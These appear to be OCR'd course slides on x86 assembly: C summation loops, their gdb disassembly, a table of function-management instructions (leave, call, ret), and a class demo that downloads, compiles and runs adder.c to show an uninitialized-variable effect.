


```
int sumUp(int n) {
    //initialize total and i
    int total = 0;
    int i = 1;

    while (i <= n) {  //while i is less than or equal to n
        total += i;   //add i to total
        i+=1;          //increment i by 1
    }
    return total;
}
```



```
int sumUp2(int n) {
    int total = 0;              //initialize total to 0
    int i;
    for (i = 1; i <= n; i++) { //initialize i to 1, increment by 1 while i<=n
        total += i;             //updates total by i
    }
    return total;
}
```

Loop in Assembly



```
(gdb) disas sumUp
Dump of assembler code for function sumUp:
   0x804840b <+0>:    push   %ebp
   0x804840c <+1>:    mov    %esp,%ebp
   0x804840e <+3>:    sub    $0x10,%esp
   0x8048411 <+6>:    movl   $0x0,-0x8(%ebp)
   0x8048418 <+13>:   movl   $0x1,-0x4(%ebp)
   0x804841f <+20>:   jmp    0x804842b <sumUp+32>
   0x8048421 <+22>:   mov    -0x4(%ebp),%eax
   0x8048424 <+25>:   add    %eax,-0x8(%ebp)
   0x8048427 <+28>:   add   $0x1,-0x4(%ebp)
   0x804842b <+32>:   mov    -0x4(%ebp),%eax
   0x804842e <+35>:   cmp    0x8(%ebp),%eax
   0x8048431 <+38>:   jle    0x8048421 <sumUp+22>
   0x8048433 <+40>:   mov    -0x8(%ebp),%eax
   0x8048436 <+43>:   leave
   0x8048437 <+44>:   ret
```

total = 0

i = 1


total += i

i += 1

Is i <= n ?

8.5. Functions in Assembly

Common Function Management Instructions



Instruction	Translation

`leave`	Prepares the stack for leaving a function. Equivalent to:
	`mov %ebp, %esp`
	`pop %ebp`


`call addr <fname>`	Switches active frame to callee function. Equivalent to:
	`push %eip`
	`mov addr, %eip`

`ret`	Restores active frame to caller function. Equivalent to: `pop %eip`

Demo: adder

- wget https://samsclass.info/COMSC-142/proj/adder.c
- gcc -m32 -fno-pie -o adder adder.c
- cat adder.c


  Note the uninitialized variable a in adder()
- ./adder
  - Prints out 42



